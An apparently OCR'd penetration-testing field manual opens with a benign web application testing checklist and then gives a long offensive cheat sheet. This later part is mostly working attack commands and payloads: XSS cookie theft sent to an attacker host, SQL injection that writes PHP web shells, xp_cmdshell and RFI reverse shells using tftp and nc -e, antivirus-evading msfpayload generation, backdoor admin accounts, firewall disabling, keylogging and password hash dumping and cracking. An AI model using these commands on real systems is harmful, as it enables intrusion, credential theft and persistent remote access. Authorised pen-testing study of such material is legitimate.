
THE SECKC FIELD MANUAL

By Sampson Chandler

HTTPS://WWW.SECKC.ORG



WEB APPLICATION CHECKLIST

Information Gathering

- ☐ Manually explore the site
- ☐ Spider/crawl for missed or hidden content
- ☐ Check for files that expose content, such as robots.txt, sitemap.xml, .DS_Store
- ☐ Check the caches of major search engines for publicly accessible sites
- ☐ Check for differences in content based on User Agent (eg, Mobile sites, access as a Search engine Crawler)
- ☐ Perform Web Application Fingerprinting
- ☐ Identify technologies used
- ☐ Identify user roles
- ☐ Identify application entry points
- ☐ Identify client-side code
- ☐ Identify multiple versions/channels (e.g. web, mobile web, mobile app, web services)
- ☐ Identify co-hosted and related applications
- ☐ Identify all hostnames and ports
- ☐ Identify third-party hosted content

Configuration Management

- ☐ Check for commonly used application and administrative URLs
- ☐ Check for old, backup and unreferenced files
- ☐ Check HTTP methods supported and Cross Site Tracing (XST)
- ☐ Test file extensions handling
- ☐ Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
- ☐ Test for policies (e.g. Flash, Silverlight, robots)
- ☐ Test for non-production data in live environment, and vice-versa
- ☐ Check for sensitive data in client-side code (e.g. API keys, credentials)

Secure Transmission

- ☐ Check SSL Version, Algorithms, Key length
- ☐ Check for Digital Certificate Validity (Duration, Signature and CN)
- ☐ Check credentials only delivered over HTTPS
- ☐ Check that the login form is delivered over HTTPS

- ☐ Check session tokens only delivered over HTTPS
- ☐ Check if HTTP Strict Transport Security (HSTS) in use

Authentication

- ☐ Test for user enumeration
- ☐ Test for authentication bypass
- ☐ Test for bruteforce protection
- ☐ Test password quality rules
- ☐ Test remember me functionality
- ☐ Test for autocomplete on password forms/input
- ☐ Test password reset and/or recovery
- ☐ Test password change process
- ☐ Test CAPTCHA
- ☐ Test multi factor authentication
- ☐ Test for logout functionality presence
- ☐ Test for cache management on HTTP (eg Pragma, Expires, Max-age)
- ☐ Test for default logins
- ☐ Test for user-accessible authentication history
- ☐ Test for out-of channel notification of account lockouts and successful password changes
- ☐ Test for consistent authentication across applications with shared authentication schema / SSO

Session Management

- ☐ Establish how session management is handled in the application (eg, tokens in cookies, token in URL)
- ☐ Check session tokens for cookie flags (httpOnly and secure)
- ☐ Check session cookie scope (path and domain)
- ☐ Check session cookie duration (expires and max-age)
- ☐ Check session termination after a maximum lifetime
- ☐ Check session termination after relative timeout
- ☐ Check session termination after logout
- ☐ Test to see if users can have multiple simultaneous sessions
- ☐ Test session cookies for randomness
- ☐ Confirm that new session tokens are issued on login, role change and logout
- ☐ Test for consistent session management across applications with shared session management

- ☐ Test for session puzzling
- ☐ Test for CSRF and clickjacking

Authorization

- ☐ Test for path traversal
- ☐ Test for bypassing authorization schema
- ☐ Test for vertical Access control problems (a.k.a. Privilege Escalation)
- ☐ Test for horizontal Access control problems (between two users at the same privilege level)
- ☐ Test for missing authorization

Data Validation

- ☐ Test for Reflected Cross Site Scripting
- ☐ Test for Stored Cross Site Scripting
- ☐ Test for DOM based Cross Site Scripting
- ☐ Test for Cross Site Flashing
- ☐ Test for HTML Injection
- ☐ Test for SQL Injection
- ☐ Test for LDAP Injection
- ☐ Test for ORM Injection
- ☐ Test for XML Injection
- ☐ Test for XXE Injection
- ☐ Test for SSI Injection
- ☐ Test for XPath Injection
- ☐ Test for XQuery Injection
- ☐ Test for IMAP/SMTP Injection
- ☐ Test for Code Injection
- ☐ Test for Expression Language Injection
- ☐ Test for Command Injection
- ☐ Test for Overflow (Stack, Heap and Integer)
- ☐ Test for Format String
- ☐ Test for incubated vulnerabilities
- ☐ Test for HTTP Splitting/Smuggling
- ☐ Test for HTTP Verb Tampering
- ☐ Test for Open Redirection
- ☐ Test for Local File Inclusion
- ☐ Test for Remote File Inclusion

- ☐ Compare client-side and server-side validation rules
- ☐ Test for NoSQL injection
- ☐ Test for HTTP parameter pollution
- ☐ Test for auto-binding
- ☐ Test for Mass Assignment
- ☐ Test for NULL/Invalid Session Cookie

Denial of Service

- ☐ Test for anti-automation
- ☐ Test for account lockout
- ☐ Test for HTTP protocol DoS
- ☐ Test for SQL wildcard DoS

Business Logic

- ☐ Test for feature misuse
- ☐ Test for lack of non-repudiation
- ☐ Test for trust relationships
- ☐ Test for integrity of data
- ☐ Test segregation of duties

Cryptography

- ☐ Check if data which should be encrypted is not
- ☐ Check for wrong algorithms usage depending on context
- ☐ Check for weak algorithms usage
- ☐ Check for proper use of salting
- ☐ Check for randomness functions

Risky Functionality - File Uploads

- ☐ Test that acceptable file types are whitelisted
- ☐ Test that file size limits, upload frequency and total file counts are defined and are enforced
- ☐ Test that file contents match the defined file type
- ☐ Test that all file uploads have Anti-Virus scanning in-place.
- ☐ Test that unsafe filenames are sanitised
- ☐ Test that uploaded files are not directly accessible within the web root

- Test that uploaded files are not served on the same hostname/port
- Test that files and other media are integrated with the authentication and authorisation schemas

Risky Functionality - Card Payment

- Test for known vulnerabilities and configuration issues on Web Server and Web Application
- Test for default or guessable password
- Test for non-production data in live environment, and vice-versa
- Test for Injection vulnerabilities
- Test for Buffer Overflows
- Test for Insecure Cryptographic Storage
- Test for Insufficient Transport Layer Protection
- Test for Improper Error Handling
- Test for all vulnerabilities with a CVSS v2 score > 4.0
- Test for Authentication and Authorization issues
- Test for CSRF

HTML 5

- Test Web Messaging
- Test for Web Storage SQL injection
- Check CORS implementation
- Check Offline Web Application

Oracle Penetration Testing

Tools within Kali:

oscanner
```
root@kali:~# oscanner -s 192.168.1.15 -P 1040
```

sidguess
```
root@kali:~# sidguess -i 192.168.1.205 -d
/usr/share/wordlists/metasploit/unix_users.txt
```

tnscmd10g

```
root@kali:~# tnscmd10g version -h 192.168.1.20
```

Nmap

```
nmap -p 1521 -A 192.168.15.205
```

Nmap nse scripts
Metasploit auxiliaries

PEN TESTING CHECKLIST

BEFORE BEGINNING:

- update exploits DB
   - cd /pentest/exploits/exploitdb/
   - svn update
   - msfupdate
- set up services to download tools in the victims
   - TFTP: atftpd --daemon --port 69 /var/tmp/tftphome
   - FTP: /etc/init.d/pure-ftpd start
   - SSH(scp): /etc/init.d/ssh start
   - HTTP: /etc/init.d/apache2 start
- copy useful tools to the services folders (/var/tmp/tftphome, /var/tmp/ftphome, /var/www)
   - sbd.exe
   - nc.exe
   - tftpd32.exe
   - wget.exe
   - whoami.exe
   - trojan_meterpreter.exe
   - (others...)
- set console history to unlimited (Config->History->Set Unlimited)

Discover alive machines:

- nmap -sn -n -oG IP_alive_nmap.txt <Net-CIDR>
- cat IP_alive_nmap.txt |grep "Status: Up" |cut -d" " -f2 >IPs_alive_nmap.txt

Discover machines that possibly exist

- DNS discover
- discover the DNS servers available (dns_discovery.sh / "dns_discovery_FILE_perl.pl IPs_Alive_Ping.txt")
- discover the subnet domain (set /etc/resolv.conf and test with "dnsenum.pl --enum") - discover the host names
   - reverse DNS brute force (reverse_dns_enumeration.sh / "dnsenum.pl --enum")
   - DNS zone transfer ("dnsenum.pl --enum")
     - /pentest/enumeration/dnsenum/dnsenum.pl --enum -f <DNS_brute_names_file> --dnsserver <dns_server_ip> <domain_name>

scans:(OBS: without the "-p" option, nmap checks only the ports defined in /usr/share/nmap/nmap-services -> FASTER!) (OBS: if the -sS fails, try with other types. Ex: -sT)

- UNIQ TCP SCAN: nmap -sS -n -oG nmap_scan_tcp_default_ports_grepable.txt -sV -O --osscan-limit --script "vuln" -Pn -iL IPs_alive_nmap.txt >>nmap_scan_tcp_default_ports.txt
- UDP SCAN: nmap -sU -n -oG nmap_scan_udp_default_ports_grepable.txt -sV --script "vuln" -Pn -iL IPs_alive_nmap.txt >>nmap_scan_udp_default_ports.txt

Banner grabbing of choosen ports/machines

- nmap_scan_udp_default_ports.txt
- banner_grabber_ports_FILE.pl 2>&1 >>tcp_ports_banners.txt
- sort tcp_ports_banners.txt >formated_tcp_ports_banners.txt

DISTINCT TCP SCANS:

- looking for TCP open ports and versions
  - nmap -sS -n -sV --version-all -oG nmap_scan_tcp_default_ports.txt -Pn -iL IPs_alive_nmap.txt
  - grep "Ports: " nmap_scan_tcp_default_ports.txt >formated_nmap_scan_tcp_default_ports.txt
- looking for UDP open ports->NOT RELIABLE->icmp
  - nmap -sU -n -sV --version-all -oG nmap_scan_udp_default_ports.txt -Pn -iL IPs_alive_nmap.txt
  - grep "Ports: " nmap_scan_udp_default_ports.txt >formated_nmap_scan_udp_default_ports.txt
- OS detection
  - nmap -O --osscan-limit -Pn -iL IPs_alive_nmap.txt -oN nmap_scan_OS.txt
- Vulnerabilities detection
  - nmap --script "vuln" -Pn -iL IPs_alive_nmap.txt -oN nmap_scan_vulnerabilities.txt

HTTP and FTP navigation

- HTTP
  - brute force to discover HTTP hidden folders
    - java -jar /pentest/web/dirbuster/DirBuster-0.12.jar
    - Metasploit auxiliary modules:
      - auxiliary/scanner/http/robots_txt
      - auxiliary/scanner/http/dir_scanner
      - auxiliary/scanner/http/dir_listing
- search for part of the html code at Google (find the name of the tool/cms used to construct the page)
- navigate with firefox

FTP

- try access (user:anonymous / pass:) or (user:ftp / pass:ftp)
- try to put and execute files

SNMP enumeration (port 161)

- identify the computers running the SNMP

        - ("onesixtyone -i IPs_alive-ping_registered-dns.txt -c dict_communitys.txt |cut -d" " -f1,2")

- get SNMP data
        - (snmp_check_FILE.pl / "snmpcheck.pl -t <IP-address>" / snmp_enumeration_FILE.pl / "snmpenum.pl <IP-address> <community>
- <configfile>")
        - try with all the config files (windows.txt, linux.txt and cisco.txt)
        - enumerates users, running services, open TCP ports, installed softwares, disks...
        - if snmpenum.pl does not work, its possible to try these (will show everything):
        - snmpwalk -c public -v1 192.168.13.222 1

SMTP enumeration (port 25)

- identify the computers running the SMTP (scan_ports_netcat_perl.pl)
- try to identify user names (if code "502", use "helo" scripts!)
    - check if the servers accept the VRFY command (smtp_vrfy_check_FILE.pl)
        - if it accepts -> "250" code
        - if it does NOT accept -> "252" error code
        - if they accept VRFY, try to brute force the user names
            - ("smtp_brute_force_FILE.pl <server> <usernames_file>")
    - check if the servers accept the EXPN command (smtp_espn_check_FILE.pl)
        - if it does NOT accept -> "500" error code
        - if they accept EXPN, try to brute force the list name...

Netbios/SMB enumeration (ports 445 and 139)

- identify the computers running the Netbios
    - ("msfcli auxiliary/scanner/smb/smb_version RHOSTS=192.168.12.1-192.168.13.254 THREADS=100 E" / scan_ports_netcat_perl.pl)
    - enumerate users and other usefull data from the Netbios machines (msfcli auxiliary/scanner/smb/smb_enumusers RHOSTS=192.168.12.1-192.168.13.254 THREADS=100 E / netbios-SMB_enumeration_user_FILE.pl / netbios-SMB_enumeration_FILE.pl)

Look for vulnerabilities and exploits

- In Kali:
    - /pentest/exploits/exploitdb/searchsploit <term1> [term2] [term3]
    - grep -i <service_name> /pentest/exploits/exploitdb/files.csv -
- On the Internet (all sites are registered in the firefox favorites):
    - Google: [xp sp2] exploit site:securityfocus.com inurl:bid
    - www.exploit-db.com/search/

    - www.metasploit.com/framework/search
    - www.qualys.com/research/exploits/
    - www.qualys.com/research/top10/
- on the nmap results (if --script "vuln" was used)
    - search for the words "VULNERABLE" and "vulns" on the nmap output files (TCP and UDP)

Client side attacks

- XSS
    - test forms: <script>alert("XSS vulnerable")</script>
    - redirect to malicious page: <iframe SRC="http://192.168.10.150/report" height="10" width="10">
    - Session/Cookie stealing (XSS must be exploitable!):
        - example-1: <body onload='document.location.replace("http://attacker/post.asp?name=victim1&message=" + document.cookie + "<br>" + "URL:" + document.location);'></body>
        - example-2: <script>new Image().src="http://192.168.10.150/bogus.php?"+ document.cookie;</script>
        - (at the attacker: 192.168.10.150) nc -lvp 80
        - (at "Tamper Data" Firefox plugin in the login page) change the session ID
    - send email to XSS vulnerable webmails:
        - sendEmail -t <destination_address> -f <sender_address> -s <server>[:smtp_port] -u <subject> -o message-file=<message_file>
    - receive emails:
        - /usr/local/bin/smtpd.py -n -c DebuggingServer <local_serve_ip>:<port>
- browser exploits
    - fingerprint the client browser and O.S.
        - make the victim access a web page on the attacker (XSS, Social Engineering,...)
        - nc -lvp 80
        - log "User-Agent" and "Accept" informations
        - search at Google or user-agents.my-addr.com
    - set a automatically process migration:
        - set "InitialAutoRunScript" or "AutoRunScript" to "post/windows/manage/migrate" or "migrate -f" or "migrate explorer" -
            - ex: set AutoRunScript "post/windows/manage/migrate"
    - set AUTO_MIGRATE=ON at "/pentest/exploits/set/config/set_config" file use aurora / ms10_xxx_ie_css_clip / browser_autopwn (not always reliable => excessive traffic)
- client's applications
    - send to the victim a corrupted file to explore some application vulnerability (Social Engineering)

Web application attacks

- SQL injection
  - identifying SQL injection vulnerabilities
    - send the single quote character (') in form fields and look for error messages
- enumerating table names and fields (checking MSSQL error messages)
  - start putting this in the vulnerable form field:
    - (MSSQL): ' having 1=1--
  - get the name of the table and use it in the next try
    - (MSSQL): ' group by <table_name>.<table_field1> having 1=1--
      - (Ex: ' group by tbl.id having 1=1--
  - get the new field name and APPEND it in the next GROUP BY try as before, until there is no error message anymore
- enumerating fields' types (checking MSSQL error messages)
  - start putting this in the vulnerable form field (if there is no error message, try another function):
    - (MSSQL): ' union select sum(<table_field>) from <table_name> --
      - (Ex: ' union select sum(id) from tbl --)
- enumerating DBs tool:
  - /pentest/database/sqlmap/sqlmap.py
    - Options:

-u <full_url>	
-b	Retrieve DBMS banner
--dbs	Enumerate DBMS databases
--tables	Enumerate DBMS database tables
--columns	Enumerate DBMS database table columns
--dump	Dump DBMS database table entries
--passwords	Enumerate DBMS users password hashes
-D <DB_name>	DBMS database to enumerate
-T <table_name>	DBMS database table to enumerate
-C <column_name>	DBMS database table column to enumerate
-U <user_name>	DBMS user to enumerate

    - Examples:
      - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 --dbs
      - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 --tables -D webapp
      - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 -D webapp -T users --dump
  - adding a user to the DB (if the application has write permissions)
    - use the enumerated data to structure a INSERT query
      - (PS: a "Access Denied" page doesn't indicate that the query was not executed)

- (MySQL example): '; INSERT INTO tbl values('5345','user','pass','44');#
- (MSSQL example): '; INSERT INTO tbl values('5345','user','pass','44') --
- login with the user/password added

- code execution (insert file)
- MySQL
  - discover SELECT fields shown at the web page:
    - http://192.168.11.1/list.php?id=-1 UNION SELECT 1,2,3,4
  - read local file
    - use "load_file" MySQL function
      - (Ex {suppose that field 4 was shown at the web page}: http://192.168.11.1/list.php?id=-1 UNION SELECT

- 1,2,3,load_file('/etc/passwd'))

- write file
  - use "select <string> INTO OUTFILE <file_destination>"
      - (Ex: http://192.168.11.1/list.php?id=-1 UNION SELECT "<?php system($_REQUEST['cmd']); ?>" INTO OUTFILE 'C:/xampp/htdocs/backdoor.php')

    - (with DB access): select "<?php system($_GET['cmd']); ?>" INTO OUTFILE 'C:/xampp/htdocs/backdoor.php'
    - access the inserted file (Ex: http://192.168.11.1/backdoor.php?cmd=ipconfig)
- bypass authentication
  - (in web forms' user name field):
    - (MySQL):   wronguser' or 1=1;#
    - (MSSQL):   wronguser' or 1=1--
- useful functions:
  - MySQL:
    - version() - prints MySQL version
    - user() - prints running user
    - load_file() - prints server file content
  - MSSQL:
    - stacking queries - executes various queries in a single command (separate with ;)
      - (Ex: ' or 1=1; INSERT INTO tbl VALUES('4','tymbu','pass')--)

    - sp_makewebtask - creates a html file with the result of a query
      - (Ex: ';exec sp_makewebtask "c:\Inetpub\wwwroot\evil.html", "select * from tbl";--)

    - xp_cmdshell (only members of sysadmin group and disabled by default in newer MSSQL versions) - executes shell commands

                - (Ex: ' or 1=1;exec master..xp_cmdshell '"tftp -i 192.168.10.150 GET nc.exe && nc.exe
            - 192.168.10.150 443 -e cmd.exe';--)

- RFI
- create evil.php:
    - <?php echo '<?php echo shell_exec(base64_decode($_GET["cmd"]));?>' ?>
- call: http://web/evil.php?cmd=base64_encoded_command
    - <?php echo '<?php copy($HTTP_POST_FILES['file']['tmp_name'],$HTTP_POST_FILES['file']['name']); ?>' ?>
- call: <form action="http://web/evil.php" method="post" enctype="multipart/form-data">
    - <input type="file" name="file"><br>
    - <input type="submit" name="submit" value="submit"> </form>
    - <?php echo '<?php echo shell_exec("nc -n 192.168.10.150 443 -e /bin/bash");?>' ?>
        - start listener: nc -lvp 443
        - call: http://web/evil.php
            - <?php echo '<?php echo "<PRE>"; echo shell_exec("ipconfig"); echo "</PRE>"; ?>' ?>
    - test: if the vulnerability is in a variable, change its value to: http%3A%2F%2F192.168.10.150%2Fevil.php

- LFI
    - use a “null string” (%00) to terminate any extensions added to the injected parameter
            - (Ex: http://192.168.11.1/list.php?LANG=../../../boot.ini%00&id=1)
    - Insert a script in a file that the interpreter can read and call it (ex: some LOG file)
        - MySQL tables file: http://web/mod.php?name=bla&cmd=base64_encoded_command&file=..\..\..\..\..\..\..\apachefriends\xampp\mysql\data\nuke\nuke_authors.MYD%00
    - Environment variables
        - overwrite environment variables with an attacker input
            - ex: GET /login.php?PATH=/var
    - Windows SMB credentials relay
        - use Metasploit "exploit/windows/smb/smb_relay" module

- Fix and use exploits
    - At what bytes is EIP overwritten?
        - /pentest/exploits/framework3/tools/pattern_create.rb <buffer_size>
        - /pentest/exploits/framework3/tools/pattern_offset.rb <address>
    - Can you find a RET address (ex: ESP, EAX)? What is it?
        - create a buffer of 'A's (\x41) and check which registers have this value when the application crashes

        - find a instruction to jump to the desired address(ex:JMP <choosed_register>) in the application or in a fix address DLL (ex:user32.DLL)
            - if the OS version is different, try to find the address in metasploit
    - Where will you place your shellcode?
        - look for a position after the position pointed by the chosen register
        - if the shellcode is encoded to avoid 0x00, put at least 32 NOPs between the position pointed by the register and the shellcode
        - change the buffer structure (calculations, shellcode, NOPs)
    - How much space do you have for your shellcode?
        - count how many consecutive bytes are written with 'A' after the chosen register pointed position
    - How can you get to your shellcode?
        - /pentest/exploits/framework2/msfweb OR msfpayload | msfencode (see "Metasploit->create payload" section below)
    - What kind of shellcode will you use (ex: bind, reverse, meterpreter)?
        - change hardcoded info (victim or attacker IP, ports, login/pass, application commands, etc)
    - Are there any restricted bytes in the buffer (ex: 0x00)?
    - What exit technique will the shellcode use (ex: thread, seh, process)?
    - What is the environment used to compile?
        - Linux (common imports: <stdlib.h><sys/socket.h><netinet/in.h><arpa/inet.h><unistd.h>)
            - gcc <source_code_file> -o <executable_file>
                - install "gcc-multilib" and use the gcc's "-m32" option to compile 32bits applications on 64bits environments
            - ./<executable_file>
            - PS: if the exploit was written on Windows ("^M" at the end of the lines) - dos2unix <filename>
        - Windows (common imports: <winsock2.h><windows.h><winbase.h><process.h><string.h>)
            - cd /root/.wine/drive_c/MinGW/bin/
            - wine gcc.exe <source_code_file> -o <executable_file> <-lwsock32 or -lws2_32>
            - wine <executable_file>

- Create backdoor
    - Windows remote shell (admin privileges)
        - check OS and SP versions (and other info) –
            - systeminfo
        - create admin user
            - net user tymbu tymbu123 /add
            - net localgroup administrators tymbu /add

- enable remote desktop (reboot or logoff is not required after this!)
  - net localgroup "Remote Desktop Users" UserLoginName /add
  - reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
  - net start TermService
- disable firewall
  - netsh firewall set opmode disable
- download tool
  - (Windows 1st choice-small files/UDP) tftp -i <attacker_ip> GET <tool_file_name>
    - (PS-if access denied while deleting): attrib -r -h -s <filename>
  - (Windows 2nd choice-big files/TCP)
    - echo open <attacker_ip> 21 > ftp.txt
    - echo username>> ftp.txt
    - echo password>> ftp.txt
    - echo bin >> ftp.txt
    - echo GET tool_file_name >> ftp.txt - echo bye >> ftp.txt
    - ftp -s:ftp.txt
  - Internet Explorer
    - cd C:\Program Files\Internet Explorer\
    - start iexplore.exe <jpg_file_complete_http_url>
    - cd C:\Documents and Settings\<USER>\Local Settings\Temporary Internet Files\ - dir /S
    - XCOPY <source_complete_file_path> <destination_folder_path> /h /y /c
    - REN <old_filename> <new_filename>
  - Copy and paste code text to the victims shell
    - Exe2bat.exe + DEBUG.exe (Except Win Seven. Max. 64KB compiled code.)
      - upx -9 <input_file.exe>
      - wine exe2bat.exe <input_file.exe> <output_file.txt>
      - copy <output_file.txt> content to the Windows command line
    - WinHTTP VB script (interpretated code)
      - copy /var/www/http_down_vbs.txt content to the Windows command line
      - cscript http_down.vbs <file_complete_http_url> <local_file_name>

- Metasploit
  - create payload (ex: msfpayload windows/shell/reverse_tcp LHOST=<ip_attacker> LPORT=443 R | msfencode -e x86/shikata_ga_nai -t exe > payload.exe

- msfpayload <payload> [variable=value] <(S)ummary|as(C)ii string|(P)erl|Rub(y)|(R)aw|(J)avascript|e(X)ecutable|(D)ll|(V)BA|(W)ar>
- msfencode -e x86/shikata_ga_nai -t <output_format> > <toolname.extension>
    - <opt> The architecture to encode as
    - <opt> The list of characters to avoid: '\x00\xff'
    - <opt> The number of times to encode the data (use to bypass anti-virus)
            - -e <opt> The encoder to use (x86/shikata_ga_nai -> excellent)
            - -l   List available encoders
            - -i <opt> The binary input file
            - <opt> The output file
            - <opt> The platform to encode for
            - <opt> The maximum size of the encoded data
            - <opt> The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vbs,loop-vbs,asp,war
    - msfweb
- start attack
- (ex: msfcli exploit/windows/smb/ms08_067_netapi PAYLOAD=windows/shell/reverse_tcp RHOST=192.168.7.11 EXITFUNC=thread LHOST=192.168.7.15 LPORT=443 E)
- msfcli <exploit_name> <option=value> <(P)ayloads|(O)ptions|(A)dvanced|(T)argets|(AC)tions|(E)xecute>
            - (H)elp   You're looking at it baby!
            - (S)ummary   Show information about this module
            - (O)ptions   Show available options for this module
            - (A)dvanced   Show available advanced options for this module
            - (I)DS Evasion Show available ids evasion options for this module
            - (P)ayloads   Show available payloads for this module
            - (T)argets   Show available targets for this exploit module
            - (AC)tions   Show available actions for this auxiliary module
            - (C)heck   Run the check routine of the selected module
            - (E)xecute   Execute the selected module
- msfconsole (commands/options - OBS: TAB completion is available):
    - help|back|use <exploit-module>|set[g]/unset[g] <variable> <value>|info <exploit-module>
    - search <module_name>|sessions [-l] [-i <number]|show [exploits or payloads or targets]
    - save|check|exploit
- meterpreter commands
    - core: migrate <PID>|run <script> (ex: scraper, keylogger,etc)|use <module>|shell|help|exit

        - file system: cat|edit|ls|pwd/lpwd|cd/lcd <directory>|mkdir/rmdir <directory> download <source_file1> [<source_file2...>] <destination_folder>   upload <source_file1> [<source_file2...>] <destination_folder>
        - networking: ipconfig|route|portfw
        - system: execute <command>|getpid|getuid|ps|kill <PID>
        - very useful: hashdump|launch_and_migrate (use in the "AutoRunScript") getsystem
            - keyscan_start|keyscan_dump|keyscan_stop
            - set AutoRunScript <script> [<script_options][,<script> [<script_options] ...]
    - -Brute Force (ex: hydra -L logins.txt -P passwords.txt -f -e ns -t 2 192.168.13.241 ftp)
        - hydra -L <logins_file> -P <passwords_file> [-f] [-e ns] [-t <number_threads>] <server> <service-code> [OPT <service-options> -> see README]
        - service codes: telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp
            - RDP (ex: medusa -e ns -f -T 4 -t 4 -L -M wrapper -m TYPE:STDIN -m PROG:/usr/local/share/rdesktop-patched/rdesktop -m ARGS:"-g 640x480 -a 8 -u %U -p %P %H" -H IPs_RDP.txt -U users.txt -P passwords.txt)
    - medusa [-e ns] [-f] [-T <number>] [-t <number>] [-L] -M wrapper -m TYPE:STDIN -m PROG:/usr/local/share/rdesktop-patched/rdesktop - m ARGS:"-g 640x480 -a 8 -u %U -p %P %H" -H <hosts_file> -U <users_file> -P <passwords_file>
        - -h [TEXT]   : Target hostname or IP address
        - -H [FILE]   : File containing target hostnames or IP addresses
        - -u [TEXT]   : Username to test
        - -U [FILE]   : File containing usernames to test
        - -p [TEXT]   : Password to test
        - -P [FILE]   : File containing passwords to test
        - -C [FILE]   : File containing combo entries. See README for more information.
        - -O [FILE]   : File to append log information to
        - -e [n/s/ns] : Additional password checks ([n] No Password, [s] Password = Username)
        - -M [TEXT]   : Name of the module to execute (without the .mod extension)
        - -m [TEXT]   : Parameter to pass to the module. This can be passed multiple times with a different parameter each time and they will all be sent to the module (i.e.

            -m Param1 -m Param2, etc.)
        - -d : Dump all known modules
        - -n [NUM] : Use for non-default TCP port number
        - -s : Enable SSL
        - -t [NUM] : Total number of logins to be tested concurrently
        - -T [NUM] : Total number of hosts to be tested concurrently
        - -L : Parallelize logins using one username per thread. The default is to process the entire username before proceeding.
        - -f : Stop scanning host after first valid username/password found.
        - -F : Stop audit after first valid username/password found on any host.
    - /usr/local/share/rdesktop-patched/rdesktop -g 640x480 -a 8 -u <login> -p <passwords_file> <server>
- Microsoft VPN (PPTP)
    - cat <words_file> |thc-pptp-bruter <victim_IP>
- Password profiling
    - cd /pentest/passwords/cewl
    - ruby cewl.rb [-v] [-d <number>] <url> (ex: ruby cewl.rb -v -d 1 http://www.offsec.com/about.php)
- Windows SAM file
    - At Windows
        - %SYSTEMROOT%\repair\SAM (backup copy)
        - pwdump (extracts LM Hashes from the local Windows machine)
            - copy files PwDump.exe, LsaExt.dll and pwservice.exe
            - pwdump \\127.0.0.1 –
        - Mounted device with Linux live-CD:
            - chntpw <SAM_file> (resets the passwords)
            - ophcrack (indicate the SAM file location to try to crack passwords)
            - samdump2 <SAM_file> >hashes.txt (extracts LM Hashes)
- Linux passwords
    - edit grub/Lilo
        - add "single init=/bin/bash" at the end of the line –
        - passwd root
    - mount device with Linux live-CD:
        - delete everything between the first and second colons from /etc/shadow (Ex: root::12581:0:99999:7:::)

        - CUDA-Multiforcer (uses the Graphics Processing Unit to speed up)
            - CUDA-Multiforcer -f <hashes_file> -h <hash_format> [--min <number_of_char>] [--max <number_of_char>] [-c charset]
            - (Ex: ./CUDA-Multiforcer -f hashes -h NTLM --min 5 --max 8 -c charsets/charsetlowernumeric)

    - John the Ripper
        - cd /pentest/passwords/jtr
        - ./john <Hashes_file>
        - Usage: john [OPTIONS] [PASSWORD-FILES]
                - --config=FILE use FILE instead of john.conf or john.ini
                - --wordlist=FILE --stdin wordlist mode, read words from FILE or stdin
                - --format=NAME force hash type NAME:
                - DES/BSDI/MD5/BF/AFS/LM/NT/XSHA/PO/raw-MD5/MD5-gen/ IPB2/raw-sha1/md5a/hmac-md5/phpass-md5/KRB5/bfegg/ nsldap/ssha/openssha/oracle/oracle11/MYSQL/ mysql-sha1/mscash/lotus5/DOMINOSEC/ NETLM/NETNTLM/NETLMv2/NETNTLMv2/NETHALFLM/ mssql/mssql05/epi/phps/mysql-fast/pix-md5/sapG/
        - sapB/md5ns/HDAA/DMD5/crypt
                - (Advanced modes: incremental,Markov,external)

    - RainbowCrack
        - cat <hashes_file> |grep <user_name> > <hash_line_file>
        - mv <hash_line_file> /mnt/tables/
    - rcrack *.rt -f <hash_line_file>

- Port Redirection and Tunneling
    - ssh (port redirections and tunneling)
        - Windows:plink.exe -l <login> -pw <password> [-C] -R <autenticate_machine_port>:<tunnel_destination_ip>:<tunnel_destination_port> <autenticate_machine_ip>
        - Linux: ssh <(-R)emote or (-L)ocal> [-C] <listen_port>:<tunnel_destination_ip>:<tunnel_destination_port> <login>@<autenticate_machine_ip>
                - -R: opens the listening port at the remote machine (authenticating machine)

    - rinetd (only port redirection):
        - configure /etc/rinetd.conf
        - /etc/init.d/rinetd start
    - stunnel4 (only tunneling):
        - configure /etc/stunnel/stunnel.conf

        - download or create certificate (www.stunnel.org has a .pem example file) - stunnel4
    - proxytunnel (port redirection via proxy):
        - proxytunnel -a <local_port_number> -p <proxy_ip>:<proxy_port> -d <destination_ip>:<destination_port>
        - proxychains (only proxy chain):
        - configure /etc/proxychains.conf
        - proxychains <command>

- Firewall evasion
    - Try to ARP Spoof the gateway and look for the traffic sent to external networks (Is there any traffic?)
    - Try to walk through the Firewall spoofing the IP of the gateway, the proxy or any white-listed machine
